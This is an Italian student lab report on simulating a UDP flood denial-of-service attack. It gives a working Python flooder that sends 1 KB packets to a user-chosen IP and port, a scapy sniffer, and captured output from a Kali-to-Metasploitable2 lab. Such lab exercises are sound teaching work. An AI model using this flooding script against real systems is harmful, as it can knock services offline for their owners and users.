S6-L3
UDP flood

Emanuele Benedetti | 15 gennaio 2025

Consegna

Introduzione:

Attacchi DoS (Denial of Service) - Simulazione di un UDP Flood

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.

Obiettivo dell'esercizio

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti del Programma:

1. Input dell'IP target
    - Il programma deve richiedere all'utente di inserire l'IP della macchina target.
2. Input della porta target
    - Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
3. Costruzione del pacchetto
    - La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
    - Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.
4. Numero di pacchetti da inviare
    - Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Svolgimento

Ho eseguito il laboratorio di oggi su macchina virtuale attaccante Kali Linux connesso su rete interna, utilizzando la macchina Metasploitable2 come target dell'attacco.

Ho creato uno script in python con l'obiettivo di simulare un attacco UDP flood generando dei pacchetti UDP indirizzati verso una macchina target.

Il programma chiede all'utente di inserire l'IP e la porta di destinazione della macchina target, il numero di pacchetti da generare e infine crea dei pacchetti di dimensione 1KB.

Anche se non richiesto ho deciso di creare dei pacchetti con contenuto casuale di soli caratteri della codifica ASCII per rendere la visualizzazione dell'output migliore esteticamente.

```python
import socket
import random
import string

# Funzione per generare dati casuali alfanumerici di 1KB
def generate_random_data(size_kb):
    # Genera una stringa alfanumerica casuale di caratteri
    random_string = ''.join(random.choices(string.digits, k=size_kb * 1016))
    return random_string.encode()  #Restituisce la stringa in UTF-8

#Funzione principale per inviare pacchetti UDP
def send_udp_packets(num_packets, dest_ip, dest_port):
    #Creo un socket UDP (SOCK_DGRAM)
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    #Genera 1KB di dati alfanumerici
    message = generate_random_data(1)  #1 KB = 1024 byte

    #Invia i pacchetti
    for i in range(num_packets):
        sock.sendto(message, (dest_ip, dest_port))
        print(f"Pacchetto {i + 1} di {num_packets} inviato a {dest_ip}:{dest_port}")

    #Chiudi il socket
    sock.close()
    print(f"Tutti i {num_packets} pacchetti sono stati inviati.")

#Richiesta del numero di pacchetti all'utente
try:
    num_packets = int(input("Quanti pacchetti UDP di 1KB vuoi inviare? "))
    if num_packets <= 0:
        print("Il numero di pacchetti deve essere maggiore di zero.")
    else:
        #Input dell'indirizzo IP e la porta del destinatario
        dest_ip = input("Inserisci l'indirizzo IP target: ")    #Indirizzo IP del destinatario
        dest_port = int(input("Inserisci la porta a cui inviare il pacchetto UDP: "))   #Porta a cui inviare il pacchetto UDP

        #Invia i pacchetti
        send_udp_packets(num_packets, dest_ip, dest_port)
except ValueError:
    print("Per favore inserisci un numero valido di pacchetti.")
```

Ho inoltre creato un secondo script python per “sniffare” il traffico e poter visualizzare i pacchetti inviati tramite l’utilizzo del modulo *scapy*. Ho aggiunto inoltre la possibilità di salvare i pacchetti catturati in un file .pcap per una successiva analisi con dei software approfonditi come Wireshark.

```python
from scapy.all import *

output_file = "catturaUDP.pcap" #File .pcap salvataggio pacchetti
captured_packets = []

#Funzione di callback per gestire i pacchetti UDP
def packet_callback(packet):
    if packet.haslayer(UDP):  #Verifica se il pacchetto è UDP
        print(f"Pacchetto UDP catturato:")
        print(f"   - Indirizzo sorgente: {packet[IP].src}")
        print(f"   - Indirizzo destinazione: {packet[IP].dst}")
        print(f"   - Porta sorgente: {packet[UDP].sport}")
        print(f"   - Porta destinazione: {packet[UDP].dport}")
        print(f"   - Dati: {packet[UDP].payload}")
        print("-" * 50)

        captured_packets.append(packet)

#Inizia a sniffare sulla rete
def start_sniffer(interface):
    print("Avvio sniffer... (Premi Ctrl+C per fermare)")

    #Sniffa pacchetti UDP sulla rete
    sniff(filter="udp", prn=packet_callback, store=0, iface=interface)

#Avvio del programma
start_sniffer("eth0")

#Dopo aver terminato lo sniffing, salva i pacchetti in un file .pcap
wrpcap(output_file, captured_packets, append=False)
```

Nelle immagini che seguono mostro qualche esempio di utilizzo dei due script:

```
┌──(kali㉿kali)-[/media/sf_Cartella_condivisa_VM]
└─$ python flood.py
Quanti pacchetti UDP di 1KB vuoi inviare? 3
Inserisci l'indirizzo IP target: 192.168.10.4
Inserisci la porta a cui inviare il pacchetto UDP: 44444
Pacchetto 1 di 3 inviato a 192.168.10.4:44444
Pacchetto 2 di 3 inviato a 192.168.10.4:44444
Pacchetto 3 di 3 inviato a 192.168.10.4:44444
Tutti i 3 pacchetti sono stati inviati.
```


Il programma chiede di inserire il numero di pacchetti, indirizzo IP e porta del target

```
┌──(kali㉿kali)-[/media/sf_Cartella_condivisa_VM]
└─$ sudo python sniffer.py
Avvio sniffer... (Premi Ctrl+C per fermare)
Pacchetto UDP catturato:
   - Indirizzo sorgente: 192.168.10.2
   - Indirizzo destinazione: 192.168.10.4
   - Porta sorgente: 43336
   - Porta destinazione: 44444
   - Dati: Raw
--------------------------------------------------
Pacchetto UDP catturato:
   - Indirizzo sorgente: 192.168.10.2
   - Indirizzo destinazione: 192.168.10.4
   - Porta sorgente: 43336
   - Porta destinazione: 44444
   - Dati: Raw
```

Lo script che intercetta il traffico di rete ci mostra che ha catturato i pacchetti UDP inviati e ci fornisce le informazioni di ogni pacchetto.

Per simulare realmente un attacco DoS di tipo UDP flood ci basterà inviare una quantità di pacchetti tale da saturare le risorse del target.

Infino ho aperto il file .pcap tramite Wireshark per vedere delle informazioni aggiuntive sui pacchetti inviati



Analizzando un qualsiasi pacchetto possiamo vedere che la dimensione del dato inviato è 1016 byte, in modo tale che la dimensione totale del pacchetto inviato sia esattamente 1KB

```
▸ Frame 13: 1058 bytes on wire (8464 bits), 1058 bytes captured (8464 bits)
▸ Ethernet II, Src: PCSSystemtec_6e:13:6e (08:00:27:6e:13:6e), Dst: PCSSystemtec_72:66:ae (08:00:27:72:66:ae)
▸ Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.4
▾ User Datagram Protocol, Src Port: 42906, Dst Port: 44444
    Source Port: 42906
    Destination Port: 44444
    Length: 1024
    Checksum: 0x9968 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
    [Stream Packet Number: 13]
  ▸ [Timestamps]
    UDP payload (1016 bytes)
▾ Data (1016 bytes)
    Data [...]: 33393738383839373538393334353535343139323435373039323436363330373638373835363730333031383437303133
    [Length: 1016]
```